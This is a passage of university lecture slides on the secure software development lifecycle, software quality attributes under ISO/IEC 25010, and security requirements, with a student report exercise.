- Selection of security features, such as cryptography, authentication and logging to reduce the risks identified through threat modelling;
- Reduction of the attack surface (M. Howard, “Fending off future attacks by reducing attack surface,” MSDN Magazine, February 4, 2003. Accessed 12-10-2020 at <https://msdn.microsoft.com/en-us/library/ms972812.aspx>)



# SDL::Establish Design Requirements

- IEEE Center for Secure Design top 10 security flaws:
  - Earn or give, but never assume, trust.
  - Use an authentication mechanism that cannot be bypassed or tampered with.
  - Authorize after you authenticate.
  - Strictly separate data and control instructions, and never process control instructions received from untrusted sources.
  - Define an approach that ensures all data are explicitly validated.
  - Use cryptography correctly.
  - Identify sensitive data and how they should be handled.
  - Always consider the users.
  - Understand how integrating external components changes your attack surface.
  - Be flexible when considering future changes to objects and actors.

# SDL::Perform Dynamic Analysis Security Testing (DAST)

- Run-time verification of compiled or packaged software to check functionality that is only apparent when all components are integrated and running.
- Use of a suite of pre-built attacks and malformed strings that can detect memory corruption, user privilege issues, injection attacks, and other critical security problems.
- May employ fuzzing, an automated technique of inputting known invalid and unexpected test cases at an application, often in large volume.
- Similar to SAST, can be run by the developer and/or integrated into the build and deployment pipeline as a check-in gate.
- DAST can be considered to be automated penetration testing.
- See also Section 3.2 (Dynamic Detection) in the Software Security knowledge area in the Cyber Security Body of Knowledge (see refs).

# SDL::Perform Dynamic Analysis Security Testing (DAST)

- Example of commonly used tool: <https://lcamtuf.coredump.cx/afl/>

```
american fuzzy lop 0.47b (readpng)

process timing
  run time : 0 days, 0 hrs, 4 min, 43 sec
  last new path : 0 days, 0 hrs, 0 min, 26 sec
  last uniq crash : none seen yet
  last uniq hang : 0 days, 0 hrs, 1 min, 51 sec
cycle progress
  now processing : 38 (19.49%)
  paths timed out : 0 (0.00%)
stage progress
  now trying : interest 32/8
  stage execs : 0/9990 (0.00%)
  total execs : 654k
  exec speed : 2306/sec
fuzzing strategy yields
  bit flips : 88/14.4k, 6/14.4k, 6/14.4k
  byte flips : 0/1804, 0/1786, 1/1750
  arithmetics : 31/126k, 3/45.6k, 1/17.8k
  known ints : 1/15.8k, 4/65.8k, 6/78.2k
  havoc : 34/254k, 0/0
  trim : 2876 B/931 (61.45% gain)

overall results
  cycles done : 0
  total paths : 195
  uniq crashes : 0
  uniq hangs : 1

map coverage
  map density : 1217 (7.43%)
  count coverage : 2.55 bits/tuple

findings in depth
  favored paths : 128 (65.64%)
  new edges on : 85 (43.59%)
  total crashes : 0 (0 unique)
  total hangs : 1 (1 unique)

path geometry
  levels : 3
  pending : 178
  pend fav : 114
  imported : 0
  variable : 0
  latent : 0
```

# SDL::Perform Penetration Testing

- Penetration testing is black box testing of a running system to simulate the **actions of an attacker**.
- To be performed by **skilled security professionals**, internal or external to the organisation, opportunistically simulating the actions of a hacker.
- The objective is to uncover any form of vulnerability - from small implementation bugs to major design flaws resulting from coding errors, system configuration faults, design flaws or other operational deployment weaknesses.
- Tests should attempt both unauthorised misuse of and access to target assets and violations of the assumptions.
- A resource for structuring penetration tests is the OWASP Top 10 Most Critical Web Application Security Risks.
- Penetration testers can be referred to as **white hat hackers** or ethical hackers. In the penetration and patch model, penetration testing was the only line of security analysis prior to deploying a system.


# SDL::Establish a Standard Incident Response Process

- Organisations must be prepared for inevitable attacks.
- Preparation of an Incident Response Plan (IRP).
- The plan shall include who to contact in case of a security emergency, establish the protocol for efficient vulnerability mitigation, for customer response and communication, and for the rapid deployment of a fix.
- It shall also include plans for code inherited from other groups within the organisation and for third-party code.
- The plan shall be tested before it is needed!
- Lessons learned (responses to actual attacks) → factored back into the SDL.

# Software Security Touchpoints

1. Code Review (Tools)
2. Architectural Risk Analysis
3. Penetration Testing
4. Risk-based Security Testing
5. Abuse Cases (thinking like an attacker)
6. Security Requirements
7. Security Operations (not only at software level)

# Touchpoints::Overview



# Touchpoints::Architectural Risk Analysis


- Similar to Threat Modelling
- Designers and architects provide a high level view of the target system and documentation for assumptions, and identify possible attacks.
- McGraw proposes 3 main steps for risk analysis:
  - Attack resistance analysis (explore known threats)
  - Ambiguity analysis (discover new risks)
  - Weakness analysis (explore 3rd party assumptions)



# Software Assurance Forum for Excellence in Code (SAFECode)

1. Application Security Control Definition (security requirements)
2. Design
3. Secure Coding Practices (code standards, safe languages)
4. Manage Security Risk Inherent in the Use of 3rd party Components
5. Testing and Validation
6. Manage Security Findings (from previous steps)
7. Vulnerability Response and Disclosure (no perfectly secure product)
8. Planning the Implementation and Deployment of Secure Development (plan at organization level)

# SAFECode::Overview



# Secure SW Lifecycle Processes Summary

Phase	Microsoft SDL	McGraw Touchpoints	SAFECode
Education and awareness	Provide training		Planning the implementation and deployment of secure development
Project inception	Define metrics and compliance reporting Define and use cryptography standards Use approved tools		Planning the implementation and deployment of secure development
Analysis and requirements	Define security requirements Perform threat modelling	Abuse cases Security requirements	Application security control definition
Architectural and detailed design	Establish design requirements	Architectural risk analysis	Design
Implementation and testing	Perform static analysis security testing (SAST) Perform dynamic analysis security testing (DAST) Perform penetration testing Define and use cryptography standards Manage the risk of using third-party components	Code review (tools) Penetration testing Risk-based security testing	Secure coding practices Manage security risk inherent in the use of third-party components Testing and validation
Release, deployment, and support	Establish a standard incident response process	Security operations	Vulnerability response and disclosure

# Adaptations of the Secure Software Lifecycle

- CyBok (see references) contains hints for:
  - Agile Software Development and DevOps
  - Mobile
  - Cloud Computing
  - Internet of Things (IoT)
  - Road Vehicles
  - ECommerce/Payment Card Industry
- In summary it can be used almost in any type of project.

# Assessing the Secure Software Lifecycle


- There are different assessment approaches to evaluate the maturity of secure development lifecycle:
  - Software Assurance Maturity Model (SAMM)
  - Building Security In Maturity Model (BSIMM)
  - Common Criteria (CC)

# SAMM

- Assessment of a development process
  - 1. Define and measure security-related activities within an organisation.
  - 2. Evaluate their existing software security practices.
  - 3. Build a balanced software security program in well-defined iterations.
  - 4. Demonstrate improvements in a security assurance program.
- Uses 12 security practices grouped into one of 4 business functions:
  - Governance
  - Construction
  - Verification
  - Deployment
- Provides an organisation maturity level (0 to 3).
  - 0 Implicit starting point representing the activities in the practice being unfulfilled
  - 1 Initial understanding and adhoc provision of security practice
  - 2 Increase efficiency and/or effectiveness of the security practice
  - 3 Comprehensive mastery of the security practice at scale
- Ref.: [https://owasp.org/www-pdf-archive/SAMM\\_Core\\_V1-5\\_FINAL.pdf](https://owasp.org/www-pdf-archive/SAMM_Core_V1-5_FINAL.pdf)

# BSIMM

- Assessment of a development process based on SAMM
- Uses 12 security practices grouped into one of 4 business functions:
  - Governance
  - Intelligence
  - Secure software development lifecycle touchpoints
  - Deployment
- Provides comparison to other BSIMM assessed companies
- Ref.: <https://www.bsimm.com/>



- Provides means for international recognition of a secure information technology
- Authorised Certification/Validation Body
- Reuse of Certified/Validates products with no further evaluation
- Based on Evaluation Assurance Levels (EAL):
  - 1 Functionally tested
  - 2 Structurally tested
  - 3 Methodically tested and checked
  - 4 Methodically designed, tested and reviewed
  - 5 Semi-formally designed and tested
  - 6 Semi-formally verified design and tested
  - 7 Formally verified design and tested
- Ref.: <https://www.commoncriteriaportal.org/>



# Recommendations

- **Think of security** early and often.
- Adopt a **software development model** to help define your organization's development activities and flow.
- **Define activities** for each phase in your model.
- Ensure all developers are **trained** to develop secure applications.
- **Validate** your software product at the end of every phase.
- Do not begin a software development project by writing code—**plan, specify and design first**.
- Keep the three SDL core concepts in focus—**education, continuous improvement, and accountability**.
- Develop **tests** to ensure each component of your application meets **security requirements**.

# References

- Trustworthy Software Foundation (<https://tsfdn.org/resource-library/>)
- US National Institute of Standards and Technology (NIST) NICE Cyber security Workforce Framework (<https://www.nist.gov/itl/applied-cybersecurity/nice/resources/nice-cybersecurity-workforce-framework>)
- Software Engineering Institute (SEI)  
(<https://www.sei.cmu.edu/education-outreach/curricula/software-assurance/index.cfm>)
- SAFECode free software security training courses  
(<https://safecode.org/training/>)

# References

- <https://securityintelligence.com/series/ponemon-institute-cost-of-a-data-breach-2018/>
- IEEE Center for Secure Design, “Avoiding the top 10 software security design flaws.” Accessed on 12-10-2020 at <https://cybersecurity.ieee.org/blog/2015/11/13/avoiding-the-top-10-security-flaws/>
- CyBOK Secure Software Lifecycle Knowledge Area Issue 1.0 © Crown Copyright, The National Cyber Security Centre 2019, licensed under the Open Government Licence  
<http://www.nationalarchives.gov.uk/doc/open-government-licence/>.

# The End

- Next up: Software Quality Attributes





universidade  
de aveiro

Critical   
software

# Software Quality Attributes

Nuno Silva, PhD, Critical Software SA

E.: [npsilva@ua.pt](mailto:npsilva@ua.pt); M: 932574030

**Mestrado em Cibersegurança – Robust Software**



# Agenda

- Motivation
- Objectives
- Software Quality Assurance
- Software Quality Standards
- Software Quality Attributes
- References
- Exercise



# Motivation

- Software Quality is the “sum” of the Software Quality attributes. If we focus on only a few of these attributes we will suffer the consequences...
- Generally, **system requirements** shall define what is expected regarding the quality attributes applicable to the system, however, this is not always completely done.
- Being aware of these attributes and the expectations will drive the design and the implementation of the system...
- and avoid bad news later!

# Objectives

- Identify and quantify software quality attributes.
- Acknowledge the importance of quality attributes.
- Be aware of how they can be verified / validated.
- Be able to determine if the set of quality attributes is complete.
- Be prepared to design and implement taking into account the defined software attributes.

# Software Quality Assurance

# Critical software

- Software Quality Assurance is a set of rules for ensuring the quality of the software that will result in the quality of software product.

Software quality includes the following activities:

  - Process definition and implementation
  - Auditing
  - Training
  - But what is Quality?



# Software Quality Assurance

- Degree of excellence – Oxford dictionary
- Fitness for purpose – Edward Deming
- Best for the customer's use and selling price – Feigenbaum
- The totality of characteristics of an entity that bear on its ability to satisfy stated or implied needs – ISO
- Capability of a software product to satisfy stated and implied needs under specified conditions. Quality represents the degree to which software products meet their stated **requirements**.

# Software Quality Standards

- IEEE 1061 Technique to establish quality and validate the software with the quality metrics
- IEEE 1059 Guidance to software verification and validation
- IEEE 1008 Supports unit testing
- IEEE 1012 Supports Verification and Validation
- IEEE 1028 Guides software inspections
- IEEE 1044 Categorizes anomalies in software
- IEEE 830 Standard for development of a system with accurate requirements specifications
- IEEE 730 Standard for the product's quality assurance
- IEEE 1061 Standard for the product's quality metrics
- IEEE 12207 Standard for life cycle processes of both data and software
- ISO/IEC 29119: Software Testing Standard
- ISO/IEC 250xx: Systems and software Quality Requirements and Evaluation (SQuaRE)

# Software Quality Standards

- ISO/IEC 25010:2011 Systems and software engineering — Systems and software Quality Requirements and Evaluation (SQuaRE) — System and software quality models
  - A **quality in use model** composed of five characteristics (some of which are further subdivided into subcharacteristics) that relate to the outcome of interaction when a product is used in a particular context of use. This system model is applicable to the complete human-computer system, including both computer systems in use and software products in use.
  - A **product quality model** composed of eight characteristics (which are further subdivided into subcharacteristics) that relate to static properties of software and dynamic properties of the computer system. The model is applicable to both computer systems and software products.

# Software Quality Standards

- ISO/IEC 25010:2011 **quality in use model**
  - Product dev activities that can use the quality models include:
    - identifying software and system requirements;
    - validating the comprehensiveness of a requirements definition;
    - identifying software and system design objectives;
    - identifying software and system testing objectives;
    - identifying quality control criteria as part of quality assurance;
    - identifying acceptance criteria for a software product and/or software-intensive computer system;
    - establishing measures of quality characteristics in support of these activities.

# Software Quality Attributes



Source: ISO/IEC CD 25010 Software engineering — Software product Quality Requirements and Evaluation (SQuaRE) — Quality model and guide, 2011.

# Software Quality Attributes

We can have a very extensive list of attributes:

- Safety
- Security
- Reliability
- Resilience
- Robustness
- Understandability
- Testability
- Adaptability
- Modularity
- Complexity
- Portability
- Usability
- Reusability
- Efficiency
- Learnability
- And many other “ilities”

# Software Quality Attributes

- Static
  - System structure and organization – architecture and design related, source code.
  - Not visible to the operator but affect system's development and maintenance costs.
- Dynamic
  - System behavior – architecture, design and source code, configuration and deployment parameters, system environment and running platform.
  - They are perceived at runtime, visible to the operator.

# Software Quality Attributes

- Examples of Static Quality Attributes
  - Testability
  - Maintainability
  - Reusability
  - Modularity
  - Extensibility
- How can they be verified/tested:
  - Reviews (design, documentation)
  - Inspections (design, documentation, code)
  - Static Code Analysis (coding style, complexity, coupling ...)
  - Pair Programming

# Software Quality Attributes

- Examples of Dynamic Quality Attributes
  - Robustness
  - Scalability
  - Fault Tolerance
  - Throughput
  - Latency
- How can they be verified/tested:
  - Testing (memory usage, execution times)
  - Non-Functional tests (performance, load/stress, robustness/fault injection, simulators, log players, ...)

# Software Quality Attributes

- For Security we are focusing now on:
  - Confidentiality
  - Integrity
  - Non-repudiation
  - Accountability
  - Authenticity
  - Compliance
- Quality attributes will drive architectural tradeoffs (e.g. stateless vs stateful solution).

# Software Quality Attributes::Confidentiality

- "is the property, that information is not made available or disclosed to unauthorized individuals, entities, or processes." (*Beckers, K. (2015). [Pattern and Security Requirements: Engineering-Based Establishment of Security Standards](#). Springer. p. 100. ISBN 9783319166643.*)
- Similar to "privacy" the two concepts aren't interchangeable. Confidentiality is a component of privacy that is implemented to protect data from unauthorized viewers.
- Examples of confidentiality of electronic data being compromised include laptop theft, password theft, or sensitive emails being sent to the incorrect individuals.

# Software Quality Attributes::Integrity

- Maintaining and assuring the accuracy and completeness of data over its entire lifecycle. (*Boritz, J. Efrim (2005). "IS Practitioners' Views on Core Concepts of Information Integrity". International Journal of Accounting Information Systems. Elsevier. 6 (4): 260–279. doi:10.1016/j.accinf.2005.07.001*)
- This means that data cannot be modified in an unauthorized or undetected manner.
- It can be viewed as a special case of consistency as understood in the classic ACID model of transaction processing.
- Information security systems typically provide message integrity alongside confidentiality.
- Nota: ACID = Atomicity, Consistency, Isolation and Durability

# Software Quality Attributes::Non-repudiation

- It implies that one party of a transaction cannot deny having received a transaction, nor can the other party deny having sent a transaction. (*McCarthy, C. (2006). "Digital Libraries: Security and Preservation Considerations". In Bidgoli, H. (ed.). Handbook of Information Security, Threats, Vulnerabilities, Prevention, Detection, and Management. 3. John Wiley & Sons. pp. 49–76.*  
[ISBN 9780470051214](#))
- However, it is not, for instance, sufficient to show that the message matches a digital signature signed with the sender's private key, and thus only the sender could have sent the message, and nobody else could have altered it in transit (data integrity). The alleged sender could in return demonstrate that the digital signature algorithm is vulnerable or flawed, or allege or prove that his signing key has been compromised.
- The sender may repudiate the message (because authenticity and integrity are pre-requisites for non-repudiation).

# Software Quality Attributes::Accountability

- People will be held responsible for their actions and for how they perform their duties.
- Accountability involves having control and verification systems in place, and, if necessary, the ability to arrest, prosecute and convict offenders for illegal, or corrupt behaviour. All personnel must be held accountable under the law regardless of rank, status or office. ([CIDS \(2015\), Integrity Action Plan: a handbook for practitioners in defence establishments. p 8.](#))

# Software Quality Attributes::Authenticity

- The property that data originated from its purported source. In the context of a key-wrap algorithm, the source of authentic data is an entity with access to an implementation of the authenticated-encryption function with the Key-Encryption-Key (KEK). ([NIST SP 800-38F](#))
- The property of being genuine and being able to be verified and trusted; confidence in the validity of a transmission, a message, or message originator. (NIST SP 800-37 Rev. 2)

# Software Quality Attributes::Compliance

- An effective system for IT security compliance ensures that only individuals with the appropriate credentials can access the secure systems and databases that contain sensitive customer data. IT organizations that implement security monitoring systems must ensure that access to those systems is monitored at an organization level, and that actions within the system are logged such that they can be traced to their origin.
- **GDPR** - The European General Data Protection Act (GDPR) is applied to all companies that process the personal data of people who live in the European Union, even companies that are physically based outside of Europe. Compliance to GDPR is now mandatory.

# References

- Cyber Security Engineering: A Practical Approach for Systems and Software Assurance, Nancy Mead and Carol Woody, 2016 (<https://resources.sei.cmu.edu/library/asset-view.cfm?assetid=483667>).
- ISO/IEC 250xx: Systems and software Quality Requirements and Evaluation (SQuaRE) (<https://webstore.ansi.org/industry/software/software-engineering/square-software-product-quality-requirements-and-evaluation>)

# Exercise



# Exercise

- #1: Use the IEEE Manuscript Templates for Conference Proceedings for your Report (A4 DOC or LaTeX), present it in pdf (in English) (<https://www.ieee.org/conferences/publishing/templates.html>);
  - Suggested Sections:
    - **Abstract (20%) / 1. Introduction (30%) / 2. Secure Life Cycle Description (40%) / 3. Solution Description (-) / 4. Relevant Requirements (-) / 5. Discussion of Results (-) / 6. Conclusions (-) / References (-)**
    - Note1: 10% is for the presentation, English, completeness and consistency of the work.
    - Note2: You can add one or 2 more sections, if necessary
    - **Deadline: 12/11/2021**

# Exercise

- #2: Produce a report (<= 3 pages):
  - Title: For now its not relevant
  - Fill in the name and affiliation part
  - Abstract (20%)
  - 1. Introduction (30%)
  - 2. Secure Life Cycle Description (40%)
- See details in the next slides.
- Note: **You will use this same work for future assignments – do it well.**

# Exercise

- Abstract (20%)
  - Write a first version of an abstract (max 200 words) where you state that you are reporting about a secure solution developed to solve **Reliability** and/or **Robustness** issues and why that solution is important, relevant and different from the existing applications.
  - Note1: Reliability and Robustness are defined in the “Extra slides”.
  - Note2: For the part of “different from the existing applications” try to be imaginative.

# Exercise

- 1. Introduction (30%)
  - Write an introduction (1/2 to 1 page max) based on a selected option:
    - Reliability,
    - Robustness, or
    - Both
  - Where you present a problem (real or fictitious) related to Reliability and/or Robustness, these are only examples:
    - E.g. 1. A nuclear power plant control system that has shown to be unreliable – rebooting randomly, erroneous outputs, freezing, etc.;
    - E.g. 2. A web app that can be brought down with a DoS attack, or is vulnerable to cross site scripting, accepts invalid inputs and processes them;
    - E.g. 3. Supermarket unpaid products detection system that shuts down or doesn't detect randomly stolen products;
    - E.g. 4. A car braking system that has performance issues (e.g. takes 250 ms to react to a brake commands), stops braking at midnight, instead of braking slowly activated the full brake power when commanded, etc.
    - Etc.

# Exercise

- 1. Introduction (40%) – cont'd
  - Present the problem (you can also refer to real similar cases) and the reason why it is important to be solved (security, commercial, life threats, publicity/image, etc.).
  - Present the foreseen solution by focusing on:
    - **Secure development**
    - **Quality of the solution**
    - **Confidentiality, Integrity, Non-repudiation, Accountability, Authenticity or Compliance of the solution whenever applicable.**
  - And that will be the rest of the report...

# Exercise

- 2. Secure Life Cycle Description (50%)
  - Write down a short plan (maximum 1 page) by picking up at least one process per phase (there are 6 main phases) and developing it (1 or 2 paragraphs).
  - **Phases:**
    - See next slide
    - Present it in structured text (subsections, bullet points, table or diagrams, or a combination of those)



# Exercise

- Don't forget to use/refer to the phases of the SSDL:

Phase	Microsoft SDL	McGraw Touchpoints	SAFECode
Education and awareness	Provide training		Planning the implementation and deployment of secure development
Project inception	Define metrics and compliance reporting Define and use cryptography standards Use approved tools		Planning the implementation and deployment of secure development
Analysis and requirements	Define security requirements Perform threat modelling	Abuse cases Security requirements	Application security control definition
Architectural and detailed design	Establish design requirements	Architectural risk analysis	Design
Implementation and testing	Perform static analysis security testing (SAST) Perform dynamic analysis security testing (DAST) Perform penetration testing Define and use cryptography standards Manage the risk of using third-party components	Code review (tools) Penetration testing Risk-based security testing	Secure coding practices Manage security risk inherent in the use of third-party components Testing and validation
Release, deployment, and support	Establish a standard incident response process	Security operations	Vulnerability response and disclosure

# Extra slides

- Extra SW Quality Assurance Properties

# Extra SW Quality Assurance Properties

- **Correctness:** The correctness of a software system refers to:
  - Agreement of program code with specifications
  - Independence of the actual application of the software system.
- The **correctness** of a program becomes especially critical when it is embedded in a complex software system.
- **Reliability:** Reliability of a software system derives from
  - Correctness
  - Availability
- The behavior over time for the fulfillment of a given specification depends on the reliability of the software system.
- **Reliability** of a software system is defined as the probability that this system fulfills a function (determined by the specifications) for a specified number of input trials under specified input conditions in a specified time interval (assuming that hardware and input are free of errors).
- A software system can be seen as reliable if this test produces a low error rate (i.e., the probability that an error will occur in a specified time interval.)
- The error rate depends on the frequency of inputs and on the probability that an individual input will lead to an error.

# Extra SW Quality Assurance Properties

- **Adequacy: Factors for the requirement of Adequacy:**

- The input required of the user should be limited to only what is necessary. The software system should expect information only if it is necessary for the functions that the user wishes to carry out. The software system should enable flexible data input on the part of the user and should carry out plausibility checks on the input. In dialog-driven software systems, we vest particular importance in the uniformity, clarity and simplicity of the dialogs.
- The performance offered by the software system should be adapted to the wishes of the user with the consideration given to extensibility; i.e., the functions should be limited to these in the specification.
- The results produced by the software system: The results that a software system delivers should be output in a clear and wellstructured form and be easy to interpret. The software system should afford the user flexibility with respect to the scope, the degree of detail, and the form of presentation of the results. Error messages must be provided in a form that is comprehensible for the user.

- **Learnability:** Learnability of a software system depends on:

- The design of user interfaces
- The clarity and the simplicity of the user instructions (tutorial or user manual).

- The user interface should present information as close to reality as possible and permit efficient utilization of the software's failures.
- The user manual should be structured clearly and simply and be free of all dead weight. It should explain to the user what the software system should do, how the individual functions are activated, what relationships exist between functions, and which exceptions might arise and how they can be corrected. In addition, the user manual should serve as a reference that supports the user in quickly and comfortably finding the correct answers to questions.

# Extra SW Quality Assurance Properties

- **Robustness:** Robustness reduces the impact of operational mistakes, erroneous input data, and hardware errors.
- A software system is robust if the consequences of an error in its operation, in the input, or in the hardware, in relation to a given application, are inversely proportional to the probability of the occurrence of this error in the given application.
  - Frequent errors (e.g. erroneous commands, typing errors) must be handled with particular care.
  - Less frequent errors (e.g. power failure) can be handled more laxly, but still must not lead to irreversible consequences.
- **Maintainability:** Maintainability = suitability for debugging (localization and correction of errors) and for modification and extension of functionality.
- The **maintainability** of a software system depends on its:
  - Readability
  - Extensibility
  - Testability

# Extra SW Quality Assurance Properties

- **Readability:** Readability of a software system depends on its:
  - Form of representation
  - Programming style
  - Consistency
  - Readability of the implementation programming languages
  - Structuredness of the system
  - Quality of the documentation
  - Tools available for inspection
- **Extensibility:** Extensibility allows required modifications at the appropriate locations to be made without undesirable side effects. Extensibility of a software system depends on its:
  - Structuredness (modularity) of the software system
  - Possibilities that the implementation language provides for this purpose
  - Readability (to find the appropriate location) of the code
  - Availability of comprehensible program documentation

# Extra SW Quality Assurance Properties

- **Testability:** suitability for allowing the programmer to follow program execution (runtime behavior under given conditions) and for debugging. The testability of a software system depends on its:
  - Modularity
  - Structuredness
- Modular, well-structured programs prove more suitable for systematic, stepwise testing than monolithic, unstructured programs.
- Testing tools and the possibility of formulating consistency conditions (assertions) in the source code reduce the testing effort and provide important prerequisites for the extensive, systematic testing of all system components.
- **Efficiency:** ability of a software system to fulfill its purpose with the best possible utilization of all necessary resources (time, storage, transmission channels, and peripherals).

# Extra SW Quality Assurance Properties

- **Portability:** the ease with which a software system can be adapted to run on computers other than the one for which it was designed.
- The portability of a software system depends on:
  - Degree of hardware independence
  - Implementation language
  - Extent of exploitation of specialized system functions
  - Hardware properties
  - Structuredness: System-dependent elements are collected in easily interchangeable program components.
- A software system can be said to be portable if the effort required for porting it proves significantly less than the effort necessary for a new implementation.



universidade  
de aveiro

**Critical** software

# Security Requirements

Robust Software – Nuno Silva

**Mestrado em Cibersegurança**



# Agenda

Motivation

Objectives

Security Requirements

Security Goals

Security Requirements Engineering

Security Policy

References

Exercise

# Motivation

- Security is a system property. Security is much more than a set of functions and mechanisms. IT security is a system characteristic as well as a set of mechanisms that span the system both logically and physically.
- To ensure that a software solution correctly solves a particular problem, we must initially *fully understand* the problem that needs to be solved, discover *why* the problem needs to be solved and determine *who* should be involved.
- Poorly defined requirements can cause major problems to a project and the organization.
- There are specific techniques for the requirements engineering phase which shall be considered.

# Objectives

- Get to know what are security requirements and goals.
- Be able to identify and write down security requirements.
